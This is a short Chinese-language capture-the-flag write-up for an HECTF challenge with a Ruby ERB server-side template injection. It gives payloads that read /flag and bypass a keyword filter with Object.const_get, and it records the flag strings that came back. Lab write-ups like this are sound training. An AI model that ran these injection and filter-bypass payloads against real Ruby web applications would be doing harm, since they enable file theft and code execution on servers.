

页面只有一个输入框，输入`1+1`返回`2`，存在ERB 模板注入漏洞

Ruby环境，直接读取flag

`File.read('/flag')`，返回fakeflag

input here

Submit

Hello, HECTF{TH1S_1S_a_FAKE_flag}!

存在一些关键词过滤


input here

Submit

Blocked

使用动态常量绕过，最终payload

`Object.const_get("File").read("/flag")`



HECTF{1bfffdda743011e-9bd222f75db7c01-9a152b72e1b1eba}